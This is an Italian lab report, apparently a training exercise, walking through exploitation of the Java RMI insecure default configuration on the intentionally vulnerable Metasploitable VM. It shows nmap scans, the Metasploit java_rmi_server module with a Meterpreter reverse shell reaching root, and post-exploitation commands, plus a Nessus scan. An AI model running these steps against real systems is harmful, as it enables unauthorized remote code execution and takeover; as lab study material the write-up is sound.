REPORT JAVA-RMI VULNERABILITY

Le vulnerabilità informatiche possono essere definite come componenti di un sistema informatico, in cui le misure di sicurezza sono assenti, ridotte o compromesse, esponendo il sistema a rischi del mantenimento della sua integrità.


In questo caso specifico andremo ad analizzare una vulnerabilità specifica della macchina virtuale,volutamente vulnerabile, Metasploitable: Java_rmi:

Java Remote Method Invocation, o Java RMI, è un meccanismo che consente a un oggetto esistente in una macchina virtuale Java di accedere e chiamare metodi contenuti in un'altra macchina virtuale Java; Questa è fondamentalmente la stessa cosa di una chiamata di procedura remota, ma in un paradigma orientato agli oggetti anziché procedurale, che consente la comunicazione tra programmi Java che non si trovano nello stesso spazio di indirizzi . Uno dei principali vantaggi dell'RMI consiste nella possibilità di caricare nuove classi che non sono definite in modo esplicito, estendendo il comportamento e la funzionalità d'applicazione.


Le vulnerabilità sorgono quando è presente configurazione predefinita e non sicura , che consente il carimento delle classi da qualsiasi URL remoto, e poiché le chiamate non richiedono nessuna autenticazione, ciò può essere sfruttato da Tool come Metasploit che contiene ad esempio, un modulo per la scansione degli endpoint .

Primo step antecedente ad ogni operazione che andremo ad effettuare sarà un cambio di indirizzi alle macchine Kali Linux e Metasploitable.


-192.168.11.111 Kali | -192.168.11.112 Metasploitable



Per ulteriore e definitiva conferma di avvenuta connessione tra le due macchine, si effettua un ping.



A questo punto può essere utilizzato un tool di enumerazione servizi, Nmap, con è possibile effettuare una scansione delle porte in ascolto su target. Inserendo <nmap -sV(per rilevamento versione) e Ip target>



Sarà possibile inoltre scansionare esclusivamente la porta in questione, 1099, che rimanderà info su stato, servizio e versione attivi.


```
┌──(kali㉿kali)-[~]
└─$ nmap -A -p 1099 192.168.11.112
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-08 10:43 EST
Nmap scan report for 192.168.11.112
Host is up (0.00062s latency).

PORT     STATE SERVICE  VERSION
1099/tcp open  java-rmi GNU Classpath grmiregistry

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.80 seconds
```

Nmap inoltre, può fungere da ottimo tool di vulnerability assessment utilizzando gli appositi script (< --script + vuln + target + versione) , restituendo un’ampia panoramica delle vulnerabilità


```
┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ nmap --script vuln 192.168.11.112 -sV

Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-09 08:52 EST
Nmap scan report for 192.168.11.112
Host is up (0.0015s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE    SERVICE     VERSION
21/tcp   open     ftp         vsftpd 2.3.4
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  BID:48539  CVE:CVE-2011-2523
```

```
139/tcp  open     netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open     netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open     exec        netkit-rsh rexecd
513/tcp  open     login?
514/tcp  open     shell       Netkit rshd
1099/tcp open     java-rmi    GNU Classpath grmiregistry
| rmi-vuln-classloader:
|   VULNERABLE:
|   RMI registry default configuration remote code execution vulnerability
|     State: VULNERABLE
|       Default configuration of RMI registry allows loading classes from remote URLs which can lead to remote code execution.
|
|     References:
|_      https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java_rmi_server.rb
1524/tcp filtered ingreslock
2049/tcp open     nfs         2-4 (RPC #100003)
```

A questo punto, si andrà ad utilizzare uno dei software più utilizzati ed utili per effettuare exploit e per scovare vulnerabilità per ogni tipo di sistema operativo, piattaforma e applicazioni trovate dalla comunità. Basterà digitare <msfconsole>



E cerchiamo i moduli in riferimento a java-rmi con <search java_rmi>



Dove compariranno i paths disponibili dei moduli ausiliari ed exploit.

In questo caso “exploit/multi/misc/java_rmi_server”La Disclosure date, ossia la data in cui l’exploit originale è stato riportato, il rank di potenziale impatto sul target definito dall’autore del modulo, il check e la descrizione.


Per visualizzare le informazioni complete del modulo prescelto, si utilizzerà comando “use+ path” e in seguito “info”

```
Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_conn

msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > info

       Name: Java RMI Server Insecure Default Configuration Java Code Execution
     Module: exploit/multi/misc/java_rmi_server
   Platform: Java, Linux, OSX, Solaris, Windows
       Arch:
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2011-10-15

Provided by:
  mihi

Available targets:
  Id  Name
  --  ----
  0   Generic (Java Payload)
  1   Windows x86 (Native Payload)
  2   Linux x86 (Native Payload)
  3   Mac OS X PPC (Native Payload)
  4   Mac OS X x86 (Native Payload)
```

```
Description:
  This module takes advantage of the default configuration of the RMI
  Registry and RMI Activation services, which allow loading classes
  from any remote (HTTP) URL. As it invokes a method in the RMI
  Distributed Garbage Collector which is available via every RMI
  endpoint, it can be used against both rmiregistry and rmid, and
  against most other (custom) RMI endpoints as well. Note that it does
  not work against Java Management Extension (JMX) ports since those
  do not support remote class loading, unless another RMI endpoint is
  active in the same Java process. RMI method calls do not support or
  require any sort of authentication.

References:
  http://download.oracle.com/javase/1.3/docs/guide/rmi/spec/rmi-protocol.html
  http://www.securitytracker.com/id?1026215
  https://nvd.nist.gov/vuln/detail/CVE-2011-3556
```

La descrizione ci riporta il metodo con il quale l’exploit sfrutta la debolezza Java RMI : Una vulnerabilità presente nella componente Remote Method Invocation (teconologia che consente la comunicazione ai processi Java) dell’ambiente esecutivo Java (Java Runtime Enviroment) che permette attacchi di rete non autenticati, risultanti nell’acquisizione non autorizzata del sistema operativo, inclusa l’esecuzione di codice arbitrario.


Per una conoscenza più approfondita si potranno consultare i link di riferimento sotto la descrizione.




Dopo un’accurata panoramica sulla vulnerabilità, andremo a utilizzare il modulo opportuno al caso, non prima di aver controllato e settato i campi obbligatori (Required) dell’exploit tramite <show options>

```
msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machi
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)
```

Come da figura, è possibile notare che il campo RHOSTS è obbligatorio da settare, e che LHOST non presenta l'indirizzo ip corretto, quindi sarà necessario configurarli entrambi correttamente tramite <set RHOSTS 192.168.11.112> e <set LHOST 192.168.11.111>



A questo punto si potrà procedere con l'exploit (comando <exploit>)



Se l'attacco va a buon fine si aprirà una sessione Meterpreter, dove per sessione s'intende una shell avanzata sulla macchina target.

Meterpreter è l'abbreviazione di 'Meta Interpreter' , un interprete di comandi comandi eseguito solo in ram ed il suo funzionamento non comporta la creazione di un nuovo processo sul sistema attaccato, quindi non agganciandosi alle shell, usando la memoria del processo "sfruttato", rendendosi quindi invisibile ai monitor di processo .

Sempre necessario ed importante, è l’effettuazione di comandi di test per assicurarsi che l’exploit sia andato a segno e\o completarlo. (<Ifconfig> ad esempio per controllo configurazione di rete della macchina target, o <getuid>)

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fec6:de4f
IPv6 Netmask : ::
```

```
    ::1                       ::        ::
    fe80::a00:27ff:fec6:de4f  ::        ::
meterpreter > getuid
Server username: root
meterpreter >
```

Ed estrapolare informazioni sulla tabella di routing del target, ossia un database che tiene traccia dei percorsi, elencando tutte le destinazioni raggiungibili e l’indirizzo del dispositivo successivo lungo il percorso verso tale destinazione. (“route”)

```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                    Netmask  Gateway  Metric  Interface
    ------                    -------  -------  ------  ---------
    ::1                       ::       ::
    fe80::a00:27ff:fec6:de4f  ::       ::
meterpreter >
```

Extra: Per un vulnerability assessment, ossia una valutazione ed identificazione della vulnerabilità specifica più approfondita, ho ritenuto fosse il caso di effettuare tramite tool Nessus, una scansione su target Metasploitable

Metasploitable

Report generated by Nessus™ Fri, 09 Dec 2022 04:51:48 EST

Scaricando un report specifico.

192.168.11.112

0	0	0	0	1
CRITICAL	HIGH	MEDIUM	LOW	INFO

Vulnerabilities Total: 1

SEVERITY	CVSS V3.0	PLUGIN	NAME
INFO	N/A	22227	RMI Registry Detection

* indicates the v3.0 score was not available; the v2.0 score is shown

INFO **RMI Registry Detection**

Description

The remote host is running an RMI registry, which acts as a bootstrap naming service for registering and retrieving remote objects with simple names in the Java Remote Method Invocation (RMI) system.

See Also

https://docs.oracle.com/javase/1.5.0/docs/guide/rmi/spec/rmiTOC.html
http://www.nessus.org/u?b6fd7659

Output

```
Valid response recieved for port 1099:
0x00:  51 AC ED 00 05 77 0F 01 7A 3B BD B8 00 00 01 84    Q....w..z;......
0x10:  F6 37 4D C1 80 02 75 72 00 13 5B 4C 6A 61 76 61    .7M...ur..[Ljava
0x20:  2E 6C 61 6E 67 2E 53 74 72 69 6E 67 3B AD D2 56    .lang.String;..V
0x30:  E7 E9 1D 7B 47 02 00 00 70 78 70 00 00 00 00       ...{G...pxp....
```

To see debug logs, please visit individual host

Port ▲	Hosts
1099 / tcp / rmi_regist...	192.168.11.112

```
No output recorded.
```

To see debug logs, please visit individual host

Port ▲	Hosts
1099 / tcp / rmi_regist...	192.168.11.112

Ciò che ho rilevato degno di una menzione è la classificazione come “Info” anziché la collocazione in un range più alto , chiaro segnale che per quanto un tool automatizzi e velocizzi ricerca e classificazione di vulnerabilità, niente può sostituire l’acume umano nello scovarle ed exploitarle comunque anche quando non vengono considerate tali da sistemi automatici.